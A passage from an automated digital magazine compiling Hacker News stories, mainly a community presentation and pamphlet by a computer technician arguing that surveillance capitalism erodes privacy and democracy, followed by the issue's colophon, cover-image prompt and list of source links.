In July 2017, the library select­ed the John Mar­golies Road­side Amer­i­ca Pho­to­graph Archive as its “free to use and reuse” col­lec­tion. So linger as long as you’d like and do with these 11,700+ images as you will–make post­cards, t‑shirts, sou­venir place­mats.

(Or eschew your com­put­er entirely—go on a real road trip, and con­tin­ue Mar­golies’ work!)

What­ev­er you decide to do with them, the archive’s home­page has tips for how to best search the 11,710 col­or slides con­tained there­in. Library staffers have sup­ple­ment­ed Mar­golies’ notes on each image with sub­ject and geo­graph­i­cal head­ings.

Begin your jour­ney through the Library of Con­gress’ John Mar­golies Road­side Amer­i­ca Pho­to­graph Archive here.

We’d love to see your vaca­tion snaps upon your return.

Note: An ear­li­er ver­sion of this post appeared on our site in 2017.

The Daily Front Page 24 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Surveillance Capitalism, Countered
article

The Power of Awareness: Overcoming Surveillance Capitalism

by trinsic2·▲ 98 points·15 comments·scottrlarson.com ↗
Surveillance Capitalism is not an inevitable feature of modern life.

Presentation Summary

This is a personally driven community presentation from my work experience on the effects of current forms of technology. In it, I argue that big players like Google and Facebook build predictive profiles that are then sold to advertisers who then attempt to influence individual behavior for commercial/political gain. These business models have quietly reshaped society without public knowledge or consent. Surveillance Capitalism is not an inevitable feature of modern life, but a specific and correctable situation, one that requires informed and persistent civic engagement to reverse.

Vistor’s Note: I presented this in person here in my area in July of 2026. I also plan to host a zoom presentation of this material. See the bottom of this page for links to the material and to sign up for any future zoom or in person presentations. You are free to download and use this material to bring awareness to the harmful effects of Surveillance Capitalism. I do ask that you attribute me as the original author.

whatyoubecomedependsonovercome.jpg Image Much of this presentation is about slightly altering our thinking. How we think can have a big impact on what we wish to see in the world.


hannah-arendt.jpg Image

It has frequently been noticed that the surest long-term result of brainwashing is a peculiar kind of cynicism - an absolute refusal to believe in the truth of anything

— Hannah Arendt

Why did I include this quote?
I see divisiveness of not wanting to believe in anything.
Can we agree that the world needs healing right now?


[!Warning] In my attempt to make the argument that unrestricted surveillance capitalism can be used as a tool to usher in a movement of Authoritarianism, some of this material might be psychologically disturbing. Under the right conditions, like the conditions we are seeing today, destructive concentration of power can happen in any political party, though it may take on different forms.


Who Am I

  • I’m Scott Larson. I am a computer professional who has been serving Santa Rosa and the surrounding areas.
  • I started helping people with computer technology independently in 2007.
  • I write about the benefits and weaknesses of various forms of technology and its philosophical underpinnings.

My Story

The Secret Meeting that Changed Rap Music and Destroyed a Generation The Secret Meeting that Changed Rap Music and Destroyed a Generation


About 20 years ago, I read an article from a Hip Hop blogger that received an anonymous letter about a clandestine meeting between music industry executives and promoters.


prison-pipeline.jpg Image

The author of the letter was thrown out of the meeting for expressing hostility to a plan of artificially elevating gangster rap over other hip-hop music with the goal of creating a prison pipeline that some of the top music execs we’re invested in.


Article headline about record labels actively recruiting Black men with criminal records to record rap Article headline about record labels actively recruiting Black men with criminal records to record rap

Now, this story is mostly considered an urban myth. But if you look at the history of the private prison system, there are similarities to that timeline of events.


![rap conspiracy hot take reddit comment.png Image](/img/presentations/sur-cap/rap conspiracy hot take reddit comment.png) Reddit comment about the “Secret Meeting” story

This Reddit commentor in 2019 agreed that something was off during that time period. Other commentors from that time tell a similar story.


Queensryche Operation Mindcrime Music Video Queensryche Operation Mindcrime Music Video

Looking at my troubled young adult years, this Rap Music story reminds me of the music that influenced me. I wonder if my understanding of the world was shaped by the music I listened to.


imagine.jpg Image

Presentation Research: Music as a generational way to express the difficulties of our time. As an aside, are we lacking political music in our current era?


profiling-crowd-screenshot.resized.png Image

This story, true or not, reminds me of what is happening with the pervasive parts of technology. Always-online systems and services gather data, and this data is slowly used to shape society without our knowledge or consent.


The Watergate Scandal The Watergate Scandal

March 1971: Daniel Ellsberg, released the Pentagon Papers. Nixon used his position to go after him and cover it up. Nixon resigned after public pressure.


News Photo: Trump on Greenland News Photo: Trump on Greenland

NOW: We have an administration that, as far as I can tell, is operating unlawfully with complete impunity. And neither party in congress is willing to stop it.


they-live-70-social-movement.jpg Image Think about where we’re are right now
…to where we were fifty years ago.


americandream.jpg Image Consumerism has slowly taken over our way of life. Now we are confronted with an Authoritarian political and financial system that works together to disenfranchise its own people.


authoritarianism-road.jpg Image Consumerism has been impacting society slowly over time for the last 50 years. With our limited understanding of how this data is used, we have been largely driving down this road unaware.


Ethics of technology

responsibility.jpg Image


Ethics of technology relates to:

  • Hardware/Software Design Impact: How our choices and behavior become effected by the design and implementation of technology (Is technology being designed to prevent choice?).
  • Human-technology relations Impact:How technology impacts social relationships (Example: are there surveillance aspects of technology that cause a fear of speaking out?)

In my profession I:

  • Perform risk assessments of technology: When I find harmful features I recommend competing alternatives, or provide a report to my customers on my concerns
  • Observe how technology shapes human behavior: I write about how harmful technology impacts culture and human agency

terminology.jpg Image

  • First-party = companies like Google or Amazon that offer influence-related services to organizations that want to advertise to consumers (You)
  • Second-party = Advertisers, or any institution that pays a First-party to gather data for profit
  • Third-party = Consumers

Why am I doing this?

why.png Image (good question, LoL JK)


  • Freedom: I like being free to decide what I want to see on my computer; by extension, I want my customers to also have that choice (Currently that’s not the case)
  • Responsibility: I want technology to be designed around principles that benefits humanity, not destroys it. I want society to have a say in how our technology progresses
  • I care about my daughter’s future: I want to do something about this for the future generation.
  • Making my life harder: It’s more difficult to support my customers’ objectives when technology is designed specifically to obscure choice to push people into harmful/unwelcome products and services later on when you are unaware

I have been noticing trends

trend-alert.jpg Image


Enshitification.jpg Image Enshitification happens when the customer becomes the product. When attention and information is sold as a product the user experience morphs from something useful to something exploitative.

Trend 1: You are no longer the customer (Even though by all appearances it looks that way)


Oligopoly.jpg Image Predatory pricing is an illegal antitrust business strategy where a firm deliberately sets its prices extremely low, often at a loss, to drive existing competitors out of the market or deter new entrants

Trend 2: Many modern devices are designed with data capture capabilities. This enables manufacturers to operate at a loss harming small businesses who develop safe competing technologies.


commodification.png Image Trend 3: These data-capturing abilities can be used to elicit reactions causing divisiveness with the goal of commodifying our attention


Dark-Pattern-Win11-Free-Uprade.png Image Trend 3 Example: We spend energy fighting unwanted features and processes, with those processes being used as data-gathering points of reference to decide how much a person will tolerate


What I don’t like about modern technologies

old-man-cloud-HD.jpg Image


  • Smart technologies: Many are designed to steal attention, reduce our ability to understand relationships between our technology, each other, and the world
  • Companies are using adversarial incentives in hardware design to mine data from private life knowing that it degrades society
  • These attention stealing methods remain hidden behind End User License Agreements(Consumer Impacting) and Non-Disclosure Contracts(Minimizes Whistle blowing). Makes determining motives difficult.

What is Surveillance Capitalism?

A business model that mines behavioral data to be packaged into “prediction products”. This data eventually ends up in the hands of commercial predators to influence society for commercial gain.


Key Aspects of Surveillance Capitalism

SurCap-Path.png Image


Behavioral Prediction: Companies like Google and Facebook collect behavioral metadata from activity online.


fingerprinting1.jpg Image Focusing on patterns that reveal information about a user’s habits which is then used later to finger print individuals. The goal is to predict future choices and behaviors.


Behavior-Modification.jpg Image Behavioral Modification: Beyond predicting, this model often seeks to nudge or modify user behavior for commercial gain, such as driving consumers to specific locations or products. (Minor Example)


ubiquitous-surveillance.jpg Image Ubiquitous Surveillance: Data is harvested not just from online searches, but from smartphones, smart home devices, and wearables.


corporate-crime.jpg Image Deliberate Non-Transparency: Typically corporations will hide this illegal activity by not disclosing how their products gather data, leaving users in the dark. Once the damage is done it’s next to impossible to obtain remedy.


election-manipulation.jpg Image Examples of damage range from bad actors using purchased data to scam victims, to steering election results by gaming social media.


American_corporate_flag.jpg Image Surveillance Capitalism is often described as an “knowledge coup” undermining personal privacy and potentially threatening democratic values by favoring financial interests over individual autonomy. 


Digital Breadcrumbs/Metadata

digital-footprint.jpg Image


  • These systems don’t necessarily capture your personal information, like name and phone number, to track you (which is how they get around most privacy laws).
  • Instead, they build profiles based on your behavior patterns and use that as a fingerprint to engage with you when you are interacting with any of these products or services.

Famous example: It was found that a teenager purchased pregnancy products around the beginning of her second trimester.


A prediction model was used to build a profile of her pregnancy. That system was used to mail maternity related advertisements before she told her family she was pregnant.


Current applications of this technology


Cost Subsides: Marketing to powerful advertising companies is one of the ways costs are subsidized to the consumer. Many products are built and deployed by any company wishing to know more about their customers which is why the cost of many technologies over the years are increasingly sold at a loss.

Harmful: Creates artificial pricing decreases which has the opposite effect of making competing product prices higher, consolidating power amongst bad actors in the market.


The primary focus of designing harmful products is to increase the types and amounts of data collecting inputs

Harmful: Products are not designed specifically with your interests in mind. This increases the likelihood that products are designed against your wishes or needs, A feature might be taken away after the purchase, decreasing your freedom and control over the products and services you purchase.


Benefits of this Technology


driving-directions.jpg Image There are some good side effects of these practices: A good example of a possible trade off is driving directions. Mapping service use mobile phones to gauge traffic jams and providing alternative routes.


But many of these harmful practices involve selling metadata to advertisers, devaluing purchasing power and negatively impacting agency.


In the long run, when profiles of each customer are created to track future habits, those profiles can be used to take away the power of society. When the product focus is on improving the ability to extract information from society rather than developing new products that improve society, we are all harmed.


Closing Thoughts (Awareness and Empowerment)

democracy-being-destroyed.jpeg Image Unless we have real representation in our government. Companies don’t have vested interest in protecting privacy.


Your behavior becomes the resource for first-party companies to design democracy-harming products and keep efforts in the dark about how it shapes our society.


like-code.jpg Image With the right information about behavior, first-party companies can sell their prediction products to governments and political candidates to destabilize online discourse and steer elections.


dark-tunnel.jpg Image Because these companies don’t share what they are doing with this data or how they are developing these products, it takes mistakes from these bad actors to learn how this technology progresses over time.


Cambridge-Analytica.jpg Image If you want to understand how democracy can be shaped in a harmful way over time, see the Facebook–Cambridge Analytica data scandal in the pamphlet for more information about this 2012 data breach.


What we can do


Behavioral Awareness


Ultimately, these harms are brought about by our cultural pathologies. Here are some psychological profiles that I think keep these problems going.


[!note] Many of these profiles are cultural problems. They are not easy to resolve. But by changing our behavior, little by little, on an individual level, we can slowly shift the balance.

See the Pamphlet for more information on these topics.


divisive.jpeg Image Externalizing Responsibility: Refuse to blame other people, parties or systems. Accept responsibility for our part in the problem through our actions or inactions.


Social Norms Acquiescence: Going along with cultural norms that put you in a divisive position of being right and others being wrong, to dominate a person or situation.


it-is-a-war.png Image Sentimental Behavior Indulgence: Feeding off of outrage emotionally as a way to feel like something is being done, while outwardly doing nothing to decrease the level of harm.


Action might look different for each individual. We all come from different walks of life and have different skill sets.


age-verification-politics.jpg Image Responding to National or Regional calls for safety: Calls to support initiatives, or bills to increase security at the expense of freedom, make us less safe. Trading security for freedom reduces our ability to act.


Giving away our power to act over to people or institutions that may have agendas that run contrary to our own might not be in the best interests of a free society


Exercise Choice

illustration-muscle-work-leader.png Image


I’m a firm believer that the tools we use shape how we relate to the world. We can decide to stick with tools that circumvent our will to act, or try something new and empowering.


One of those tools is the software that runs on your computer called the Operating System. operating-system.jpg Image


  • Currently, the Microsoft Windows Operating System has a monopoly on the PC market, but that’s changing. Open Source, Free software (as in Freedom-generating) like Linux has come a long way.
  • The Linux Operating System works like Windows or MacOS, without all the junk. Its designed from user-centered and choice perspective.

co-pilot.jpg Image

  • Recently, Microsoft and Apple have been designing new versions of Windows and MacOS with AI features.
  • In my experience, the way these AI features are designed and forcibly deployed take away user control.

Certain technologies driven by AI improve many aspects of our lives, especially in the medical industry.

But without transparency, we don’t have a say in how these technologies impact our lives.


Awareness

awaremess.jpg Image


social-engineering.jpg Image Our psychological blind spots can often prevent us from seeing a problem. We don’t want to believe our lives are exploitable.


The organizations that engage in harvesting data usually have incentives to operate in the dark despite our inability to see what’s right in front of us, to keep the money flowing.


fight-the-power.jpg Image Knowledge is power: Voicing our concerns with others is powerful. I encourage each of us not to buy into the politically correct belief that we can’t talk about these important topics with one another.


The view that everything is a political ideology is pushed onto society to keep us divided and prevents our ability to organize.


At the same time, discourse should be respectful. Having beliefs doesn’t make it right to assume we have all the answers and impose them on others. We need to listen to each other with curiosity, rather than wanting to change each other’s viewpoints.


Democracy-Is-Not-For-Sale.jpg Image To properly hold these companies accountable and steer them in the right direction, we need a stronger focus on ending Citizens United, and we need active enforcement of antitrust laws.


See the pamphlet for more information on organizations you can support to help make these initiatives happen.


gardening.resized.jpg Image It’s been my experience that persistence in supporting a better world, through action, will eventually yield results.


We can’t rely on government initiatives to do that for us, especially now; we each need to invest time in making the world a better place if we want to see improvements.


Conclusion


  • Data gathering is a complex problem because we receive many benefits from these technologies in society.
  • With the recent lawlessness in our political and corporate institutions, I’m starting to wonder if the benefits are worth the trade-offs.

If you are interested in learning more about gaining Freedom with the technology you use, please scan the QR code on the pamphlet, and I can keep you up to date on future events.


Reflections and Questions


  • How does this make you feel?

If you can reflect on how you feel about this, we are already making progress.

  • What are some things this tech might be able to predict about you?
  • If we don’t like it, what kinds of life changes need to happen?
  • This is not an inevitable extension of Capitalism, but a specific mutation that requires our voice to shape it.

The Pamphlet for the Power of Awareness: Overcoming Surveillance Capitalism Presentation

By: Scott Larson Date: 2026-04-03

Welcome and thank you for showing up for this event!

[! hint]

  • You can use the backside of the pamphlet to write down questions
  • The Presentation should take around an hour to complete
  • There will be about 40 minutes at the end of the presentation for questions
  • The presentation slides and the pamphlet will be available on my website after the presentation. Use the QR code at the bottom of the presentation to use the form get on my mailing for the links to the materials and notifications about future events. I’ll be hosting a zoom presentation of this material in the near future so if you are interested in attending again online or know people that might be interested send them a link to the form.

Outline

Introduction

Who am I

My Story

Philosophy of Technology

Why am I doing this?

What I don’t like about modern technologies

What is Surveillance Capitalism?

Closing Thoughts (Awareness and Empowerment)

Conclusion

Reflections and Questions

Synopsis

I am a computer professional who has been serving Santa Rosa and the surrounding areas since 2007. I have skills in investigative hardware/software problem-solving and in writing about the benefits and harms of technology.

2026 is going to be a difficult time. Political and social divisiveness is at an all-time high. In this presentation, I explore the pervasiveness of certain consumer products, focusing on the ethical and political ramifications of these products being designed and deployed as a benefit while, at the same time, secretly being used to enrich capitalists and by extension, its partners at the expensive of society.

To help us through this year and to improve our democracy, I advocate for improving education in social and political awareness by drawing on aspects of consciousness that promote self-determination, encouraging people to make informed choices in difficult situations rather than accepting what is.

Summary

This presentation is a primer on the adverse effects of Surveillance Capitalism. Surveillance Capitalism is a system or a set of technologies that aim to glean information from society to profit from individual behavior. Having these systems in place reduces freedom in our society and is a hallmark of Authoritarianism.

Without awareness and action, all kinds of law-abiding behaviors, like protests, are criminalized by governments and corporations that work together to deploy surveillance technologies in an effort to streamline commerce, or, in worst-case scenarios, steal resources from the public. When technology becomes open to surveillance activities, it becomes easier for criminal actors, in and outside the country, to target the vulnerable, like the elderly and children. Let’s work together to make our societies safer by understanding these threats.

Behavioral Awareness

Ultimately, these harms are brought about by our cultural pathologies. Here are some psychological profiles that I think keep these problem going (Please note that many of these are cultural problems that we need to, but are not easy to, resolve by changing our behavior, little by little, on an individual level and stop waiting for others to save us):

  • Externalizing Responsibility:

    • Blaming other people and institutions for the cause of the problem and not taking responsibility for our part in creating, or allowing the problem to exist (I.E: choosing to ignore the problem by making excuses that its too hard, or it’s too time consuming to resolve)
    • Marginalizing people you don’t agree with, or that have a different viewpoint/political stance than you by engaging in, or Indulging in weapons of mass distraction: Attacking people that are using politically incorrect wording, or attacking points of view you don’t like. There is a time and place for everything, Not every situation is an excuse to further your political viewpoint and in many cases, this behavior ends up causing divisions and sidelining resolutions
  • Social Norms Acquiescence: Going along with cultural norms that put you in a divisive position of being right and others being wrong with the aim of dominating a person or situation. Psychologically we are wired to move towards ego stability. When situations present themselves that threaten this stability, we tend to attack the situation or messenger

  • Sentimental Behavior Indulgence : Feeding off of outrage emotionally as a way to feel like something is being done while outwardly doing nothing to decrease the level of harm. Disregarding external circumstances by refusing to realize that the world is shaped by individual action. Self-righteousness can inadvertently generate cruelty in our society on a large scale. The circumstances around these behaviors might look different for everyone. The important point to be aware of is that difference is an asset for strong societies. We all have varying kinds skills because of our differences. Lets all work together even if we disagree on certain points.

  • Responding to National or Regional calls for safety: By demanding safety, or going along with calls to increase safety from the chaos of the world we make the world more susceptible to authoritarians and therefore more dangerous. Avoid the psychological pull to feel safe during dangerous times. Studies show that the perception of feeling safe promotes a false sense of security and increase a willingness to obey in advance. Calls to support initiatives, or bills to increase security at the expense of freedom falls under this category, makes us less safe and takes individual agency away from people and give it to authoritarian leaders and institutions that may have agendas that run contrary to our own.

See the “Source Material” section below for sources I draw from on these topics to craft these suggestions.

Resources (To Learn More)

Understanding the Neuroscience, epistemology, and the metaphysics of the choices we make

Learn how our reliance on excessive left brain thinking is negatively shaping our future and how to deploy more right brain thinking

Philosophy of emerging technologies

Surveillance Capitalism

Courses

  • Freedom Training (https://freedomtrainers.net/trainings/) Learn how to refuse to cooperate with official policies and actions nonviolently. Freedom Training helps us learn how to take away our acquiescence at a massive scale, where undemocratic actors can be stopped in their tracks.

Organizations you can Support

  • Fight for the Future (https://www.fightforthefuture.org/) |We harness the power of the Internet to channel outrage into action, defending our most basic rights in the digital age.
  • Freedom House (https://freedomhouse.org/)| Freedom House is the oldest American organization devoted to the support and defense of democracy around the world. It was formally established in New York in 1941 to promote American involvement in World War II and the fight against fascism
  • Hanna Arendt Center (https://hac.bard.edu/) | The Mission of the Hannah Arendt Center at Bard College is to create and nurture an institutional space for bold, risky and provocative thinking about our political world in the spirit of Hannah Arendt.
  • American Promise (https://americanpromise.net/) | The “For Our Freedom” amendment is a proposed addition to the U.S. Constitution designed to regulate political spending, ensuring that election expenditures can be limited to protect free speech, fair elections, and political participation. It aims to empower states to regulate campaign financing, countering the effects of decisions like Citizens United

Possible solutions

This technology, and and how it’s being used to surveil society and to take away choice is being accelerated by our current political and cultural climate. This started happen with the advent of the internet and has sharply increased in pace with AI.

The The Hannah Arendt Center for Politics and Humanities released an interesting article (https://medium.com/amor-mundi/expropriation-notes-on-the-revolution-to-come-1e4de79a693b) on the problem recently that I think has the potential to improve our situation.

The problem is that we have lost our ability to speak and be heard and if we want those conditions to return, we need to form councils grounded in the experience of people acting together.

Supporting alternative businesses & Unsubscribing from bad actors

  • Cut Off the Spigot (https://cutoffthespigot.com) | A search engine that looks category by category to find alternatives to badly behaving companies, big corporations, and private equity firms.
  • Resist and Unsubscribe (https://www.resistandunsubscribe.com/) | Americans are feeling powerless to thwart the Trump administration’s assault on our nation’s values. Praised by tech CEOs, surrounded by sycophants, and** enriched by his return to the White House, the president’s actions march on unchecked. Americans, however, have a powerful weapon that has been hiding in plain sight.

Specific reference sources on how these technologies are used

(List abuse sources for: License Plate readers, facial recognition and search/ai )

Source Material

Understanding how Surveillance Capitalism Works

Behavioral Awareness

Presentation Links

Song Against War and Corruption

  • For What It’s Worth - Buffalo Springfield
  • Imagine - John Lennon
  • Eminence Front - The Who

Contact Information

I am a Local Computer Technician who has an interest in empowering people with technologies that enable autonomy. You can find out more about me on my website https://scottRlarson.com. You can email me at inquiries@scottRlarson.com

If you are interested in a philosophical take on this subject, check out my “Andor In Our Time” (https://www.scottrlarson.com/tags/andorinourtime/) video essays on how the Andor TV series from Disney has lessons to teach us about getting more involved in civics.

If you want to learn more about my journey from Windows to Linux, or these technologies you can visit my website and check out my articles on the subject. (scottRlarson.com)

Join my mailing list for notification for future events by scanning the QR code:

QR Code to Mailing List Form Page


Links to PDFs

The Daily Front Page 25 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Colophon

That's the Front for Today

Issue No. 11 — Monday, July 20, 2026 — went to press 2026-07-21 at 10:17 UTC.

About This Magazine

The Daily Front is a daily digital magazine assembled from the stories that reached the front page of Hacker News on Monday, July 20, 2026. Headlines, points, and comment counts are recorded as they stood at press time. All articles remain the property of their original authors — every piece links back to its source and its discussion thread.

How It Was Made

Fetched, cleaned, and typeset by an automated pipeline. An editor model laid out the pages, chose the highlights, and briefed the cover illustrator — 30 model calls and 275k tokens in total. Set in Jacquard 12, Playfair Display, Source Serif 4, and IBM Plex Mono, all served via Google Fonts under the SIL Open Font License.

The Cover

The cover illustration was commissioned with this prompt:

Realistic cinematic magazine-cover photography (portrait, full-bleed, generous negative space at top), shot from a low, three-quarter ground-level angle as if the camera is skimming just above the terrain, making the scene feel monumental. Left foreground: a gilded dragon (practical-effects sculpture/performer) looms close, unfurling translucent polymer scrolls that glow and spill soft, abstract light (no readable characters) across a raised world-map surface​. Right foreground: towering padlocked cubes​—charcoal ceramic/metal—showing fractures and dust as fiber-optic cables arc around them and dive into server racks deeper in frame. Mid-ground: a sparse-lit city grid and a shadowed registry-style cabinet with a faint internal glow. Background: transmission towers recede toward a distant data center complex in haze.

Color + mood: moody emerald greens and deep violets with silver highlights and a single copper/amber accent from the scroll glow; wet-surface reflections after rain, light mist, high detail, subtle film grain; 28–35mm lens, f/5.6 for depth.

Production Ledger

StageModelCallsTokens InTokens Out
extractgpt-5-mini 29 162,657 84,318
layoutgpt-5 1 18,984 9,415

The Publisher

Published by Johnny.

Support the Press

If The Daily Front brightens your morning, consider supporting its publisher.

Credits & Contact

All content — articles, posts, comments, and the images within them — belongs to its original authors and is reproduced here to point readers back to the source. Full credit goes to those creators; every item links to its original and its Hacker News discussion.

If you are an author and would like your content removed from an issue, write to hi@johnnys.page and it will be taken down.

Feedback is always welcome at the same address: hi@johnnys.page.

Credit where credit is due.

Every page of this issue began as someone else's work — these are the original sources, linked in full.

  1. China’s open-weights AI strategy is winning by benwerd — werd.io·HN discussion ↗
  2. Kimi K3, Qwen 3.8, and Anthropic's (Potential) Unravelling by cl42 — emergingtrajectories.com·HN discussion ↗
  3. Kimi Work by ms7892 — kimi.com·HN discussion ↗
  4. Nativ: Run frontier open models locally on your Mac by aratahikaru5 — blaizzy.github.io·HN discussion ↗
  5. Orion Browser by Kagi by sebjones — orionbrowser.com·HN discussion ↗
  6. Jelly UI: Soft-body physics for native HTML form controls by baldvinmar — jelly-ui.com·HN discussion ↗
  7. Firefox 153 available with support for Vulkan video decoding, JPEG-XL by DemiGuru — phoronix.com·HN discussion ↗
  8. Hacker wipes Romania's land registry database by speckx — news.risky.biz·HN discussion ↗
  9. I found a WordPress RCEs with GPT5.6 and $25 by infosecau — slcyber.io·HN discussion ↗
  10. When can a power company take your land for data center infrastructure? by 1vuio0pswjnm7 — theconversation.com·HN discussion ↗
  11. The EU is about to sell our most sensitive data to the US for visa-free travel by rapnie — edri.org·HN discussion ↗
  12. LEDs’ potential to save our night skies by defrost — spectrum.ieee.org·HN discussion ↗
  13. Corners Don't Look Like That: Regarding Screenspace Ambient Occlusion (2012) by firephox — nothings.org·HN discussion ↗
  14. How we measured AI writing across arXiv, and where the measurement breaks by dopamine_daddy — unslop.run·HN discussion ↗
  15. Moonshine: Lets you stream games from your PC to any device running Moonlight by wertyk — github.com·HN discussion ↗
  16. LoRA Speedrun – a public wall-clock leaderboard for fine-tuning techniques by Vineeth147 — github.com·HN discussion ↗
  17. Xiaomi-Robotics-1 by ilreb — robotics.xiaomi.com·HN discussion ↗
  18. Agent swarms and the new model economics by jlaneve — cursor.com·HN discussion ↗
  19. You only need the frontier model for one single edit by jxmorris12 — stencil.so·HN discussion ↗
  20. Launch HN: Bloomy (YC S26) – AI-powered mastery learning for K-12 by alexsouthmayd — news.ycombinator.com·HN discussion ↗
  21. Perfection is not over-engineering by var0xyz — var0.xyz·HN discussion ↗
  22. The Voice of Google by littlexsparkee — newyorker.com·HN discussion ↗
  23. Sealed tomb filled with paintings and inscriptions discovered in Egypt by isaacfrond — labrujulaverde.com·HN discussion ↗
  24. Airport Simulator by apunen — airport.apunen.com·HN discussion ↗
  25. Shinjuku Station in 3D by Gecko4072 — satoshi7190.github.io·HN discussion ↗
  26. Claude Fable produced a counterexample to the Jacobian Conjecture by loubbrad — xcancel.com·HN discussion ↗
  27. The Zen of Parallel Programming by edgar_ortega — smolnero.com·HN discussion ↗
  28. Talk: The Art of Braiding Algorithms by surprisetalk — pgadey.ca·HN discussion ↗
  29. 11,700 Free Photos from John Margolies' Archive of Americana Architecture by gslin — openculture.com·HN discussion ↗
  30. The Power of Awareness: Overcoming Surveillance Capitalism by trinsic2 — scottrlarson.com·HN discussion ↗

Browse all issues in the archive →